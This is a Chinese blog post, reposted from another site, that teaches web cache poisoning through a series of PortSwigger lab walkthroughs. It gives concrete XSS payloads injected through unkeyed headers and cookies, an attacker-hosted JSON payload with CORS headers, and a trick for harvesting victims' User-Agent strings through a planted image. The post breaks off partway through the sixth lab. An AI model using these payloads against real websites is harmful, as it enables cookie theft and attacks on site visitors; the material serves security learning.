对缓存投毒的学习总结

原创

J0hnson666 已于 2022-04-12 10:30:26 修改 36 收藏

分类专栏： web漏洞 文章标签： 缓存 memcached java

于 2021-10-02 21:02:42 首次发布

本文链接：https://blog.csdn.net/weixin_50464560/article/details/120589194

转载至https://xz.aliyun.com/t/7696

引言：

缓存投毒，听起来就是寻找和利用都很困难的一类漏洞利用。但在了解了原理以及实际体验过之后，你会发现，过程很神奇，结果很美好~ 这篇文章算是对缓存投毒的一个小总结，以便后面的复习。内容浅尝即止，师傅们轻喷。

文章一共分为以下几个部分：


1. 什么是缓存投毒？
2. 缓存投毒的发现与利用
3. 通过几个实验例子来实践缓存投毒
4. 使用缓存投毒来解CTF题

一、什么是缓存投毒？

- 什么是Web缓存：

缓存位于服务器和用户之间，通常在固定的时间内保存（缓存）对特定请求的响应。如果另一个用户在这段时间内发送了同样的请求，则缓存会直接提供响应的副本(缓存)给用户，而无需与服务器直接进行交互。通过减少服务器对重复请求进行处理的次数，来减轻服务器的负担。使用CDN(内容分发网络)就可以达到这样的目的。关于CDN与缓存之间的理解，参考：CDN与缓存的归纳理解

如下图就是同时间的用户访问同一个内容时，获取资源的过程。



那CDN怎么知道用户要访问的是同一个页面呢？(实际上除了CDN还有其他的缓存技术，这里以CDN为例，其他的暂不了解)

当缓存接收到HTTP请求的时候，它会匹配vary头部指定的HTTP HEADER来进行判断。当指定的头部与缓存中的数据匹配时，则提供缓存的内容。如果不匹配，就直接与服务器交互。这些指定的头部被称作：缓存键 “cache key”。其他的头部就是非缓存键。

参考：HTTP请求的响应头部Vary的理解

- 缓存投毒的原理

在web缓存部分我们知道，当一个页面的内容被缓存后，其他用户访问这个页面时会接收到同样的内容。如果在缓存的过程中，存入了有害的内容，比如存入了一个带有XSS payload的页面。其他用户访问时，就会受到XSS漏洞的攻击。这就是缓存投毒。

那什么情况下可以在缓存中写入一个带有XSS的页面呢？或者说其它对用户有害的内容？

二、缓存投毒的发现与利用

这个部分的内容，在参考的文章当中已经有比较完整的步骤描述。大致可以分为以下几个步骤：

判断哪些非缓存键会影响页面内容

任何的缓存投毒都依赖于非缓存键，所以我们在一开始就要判断哪些HTTP头部属于缓存键，哪些不属于。再通过修改或添加HTTP头部来判断哪些头部会引起页面内容的变化。常用的两种方式：

1. 手动修改或添加HTTP头部，指定随机字符来判断头部是否影响页面内容
2. 使用Brupsuite插件Param Miner来自动判断

构造内容引起服务器端的有害响应

针对不同的非缓存键，我们需要知道哪些非缓存键会导致页面返回有害的内容。举一个例子：页面中js链接的域名是通过获取HTTP头部中的“X-Forwarded-Host”字段来设置的。而服务器不会将这个字段作为缓存键，那么这个字段就可以利用。

获取响应，使有害内容被缓存

通过构造有害的内容，访问页面，获取响应。就会将有害的内容存入缓存中。需要注意的是，页面是否会被缓存受到文件扩展名、内容类型、url路由、状态代码和响应标头的影响。在测试的会比较麻烦。

看完上面这几个步骤，应该对投毒的过程有了一个大概的了解。现在我们通过几个实验例子来学习具体的缓存利用方式。这里的实验环境为Brupsuite社区的缓存投毒实验案例。目的都是通过缓存投毒来导致XSS漏洞。

地址：Web cache poisoning

三、通过几个实验例子来实践缓存投毒

以下的几个实验过程中，构造了Payload并发送请求之后，都需要等待一段时间才能够解决题目。因为题目后端每分钟会对实验主页进行访问，这时你投毒的缓存才能被后端加载。

1、缓存投毒之资源的危险导入

某些网站会使用非缓存键动态生成页面中的url地址，比如说使用HTTP头部中的“X-Forwarded-Host”字段来设置外部托管的Javascript文件的域名(host)。我们可以通过寻找和利用这样的字段来进行缓存投毒。


题目地址：Lab: Web cache poisoning with an unkeyed header

题目目标：插入XSS payload并弹出cookie。即：`alert(document.cookie)`

Hint：这个实验使用了`X-Forwarded-Host`头部

这题比较简单，通过Brupsuite添加一个X-Forwarded-Host，构造一个XSS Payload即可投毒。

```
X-Forwarded-Host: baidu.com"></script><script>alert(document.cookie)</script>
```



2、缓存投毒之Cookie导致的XSS


当Cookie中的内容回显到页面上并导致XSS，而Cookie字段不属于缓存键时。就可以构造payload进行缓存投毒。

题目地址：Lab: Web cache poisoning with an unkeyed cookie

题目目标：插入XSS payload并弹出1。即`alert(1)`

页面中会回显cookie的值到js代码中，构造payload即可弹出1：

```
fehost=prod-cache-01"}%3Balert(1)%3Babc={"":"
```



3、多个Header导致的缓存投毒

上面两个实验都是一个Header中的内容导致的问题。但实际情况会有多个Header配合来进行利用。

题目地址：Lab: Web cache poisoning with multiple headers


题目目标：插入XSS payload并弹出cookie。即：`alert(document.cookie)`

Hint：环境使用了 `X-Forwarded-Host` 和 `X-Forwarded-Scheme` 头部。

通过测试可以发现，如果指定了`X-Forwarded-Scheme`头部内容不为https。则页面会进行302跳转到`https://` + `X-Forwarded-Host` 所指定的地址中去。


解决这道题目不能直接对主页进行投毒，而是要对页面中加载的外部js进行投毒。这个环境也给我们提供了一个测试服务，可以在那个页面构造payload进行调用。

- 构造外部js paylaod：



- 对外部js进行投毒

```
X-Forwarded-Host: ac5c1f171eef4cb380f31bdb01c7000c.web-security-academy.net
X-Forwarded-Scheme: http://
```



4、缓存投毒之内容不唯一的缓存键

当服务器通过vary指定内容不唯一的缓存键时，我们需要先通过一些其他的方式先获取到缓存键，再通过指定这个缓存键的内容来进行投毒。来看实验例子：


题目地址：Lab: Targeted web cache poisoning using an unknown header

题目目标：插入XSS payload并弹出cookie。即：`alert(document.cookie)`

这题没有Hint，需要自己去寻找一个特殊的非缓存键。通过使用Param Miner工具，寻找到了一个`X-Host`字段，可以指定页面的js的域名(host)。(这个点卡了我好久，那个工具扫字段特别慢，我一度以为没有这样的字段。)

在服务器返回的头部中可知，vary字段指定了User-Agent为缓存键，如果我们要给目标用户投毒的话，就必须先知道他的User-Agent。题目中有说明：用户分钟会看主页和文章页面。我们可以通过评论一个图片，将图片中的链接改为收集Header的地址。这样就可以收集到目标用户的Header，再通过指定Header进行投毒。


- 文章评论中置入图片收集User-Agent



收集到的User-Agent：

```
103.7.29.6      2020-04-26 03:55:40 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36"
103.7.29.6      2020-04-26 03:55:43 +0000 "GET /resources/images/ps-lab-notsolved.svg HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36"
103.7.29.6      2020-04-26 03:55:45 +0000 "GET /favicon.ico HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36"
172.31.31.216   2020-04-26 04:00:57 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36"
103.7.29.6      2020-04-26 04:01:04 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36"
103.7.29.6      2020-04-26 04:02:35 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36"
```

- 对主页进行投毒



5、缓存投毒之DOM型的漏洞(DOM-XSS)

很多网站会通过JS从后端来获取和处理其他数据，如果没有对来自服务器的数据进行严格校验的话，可能会导致基于DOM的漏洞。比如说DOM型的XSS。

题目地址：Lab: Web cache poisoning to exploit a DOM vulnerability via a cache with strict cacheability criteria

题目目标：插入XSS payload并弹出cookie。即：`alert(document.cookie)`

首先需要通过Param Miner工具寻找一个可利用的字段。页面通过`X-Forwarded-Host`字段来设置data数据中的host字段。这个地段在之后用作json数据的来源的地址。

页面通过这样一段js来获取用户的地区。并且会将json中的数据通过DOM操作的方式写入到页面上。

```
<script>
    initGeoLocate('//' + data.host + '/resources/json/geolocate.json');
</script>
```

处理json的js：

```
function initGeoLocate(jsonUrl)
{
    fetch(jsonUrl)
        .then(r => r.json())
        .then(j => {
            let geoLocateContent = document.getElementById('shipping-info');

            let img = document.createElement("img");
            img.setAttribute("src", "/resources/images/localShipping.svg");
            geoLocateContent.appendChild(img)

            let div = document.createElement("div");
            div.innerHTML = 'Free shipping to ' + j.country;
            geoLocateContent.appendChild(div)
        });
}
```

默认的json数据：

```
{
    "country": "United Kingdom"
```

}

我们可以通过构造`X-Forwarded-Host`字段来对data.host进行投毒。将js获取的json数据地址指定为我们的恶意地址。恶意内容写入到页面中造成XSS。


- 构造Pyload

```
{
    "country": "<svg onload=alert(document.cookie)>"
}
```

需要注意的是，恶意服务器上需要设置CORS，不然js获取不了非同源的数据。

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Access-Control-Allow-Origin: *
```

- 访问页面进行投毒



6、多个缓存投毒之间的配合

通过前面5个实验，我们了解到了不同方式的缓存投毒。但有些时候需要我们将多个不同方式的缓存投毒联系起来，互相配合。才能够有效的利用漏洞。

题目地址：Lab: Combining web cache poisoning vulnerabilities

题目目标：插入XSS payload并弹出cookie。即：`alert(document.cookie)`

题目描述：某用户每分钟会通过自己的语言转换给English。

题目简要情况：

1. 用户可以选择指定语言切换页面的语言
2. 语言来自页面中js从后端读取的json数据
3. 选择了语言后会访问/setlang/es接口，设置cookie。
4. 主页中的js通过获取cookie中的值与json的值动态设置页面语言

题目里面的各个重要的点：

1. 通过Param Miner工具可以发现两个可利用的字段。`X-Forwarded-Host`可以指定页面中data.host，后面用作json数据的域名。`X-Original-URL`可以使页面跳转到同域名的指定的url中去。
2. 通过对js处理逻辑的分析，json中的en字段不能插入payload。其他语言可以通过设置"View details"来插入Payload。
3. 两个比较重要的地址：
    1. /setlang/es 设置语言，返回SetCookie头。
    2. /?localized=1 设置完语言后所跳转的地址。

解题思路：

第一处投毒：

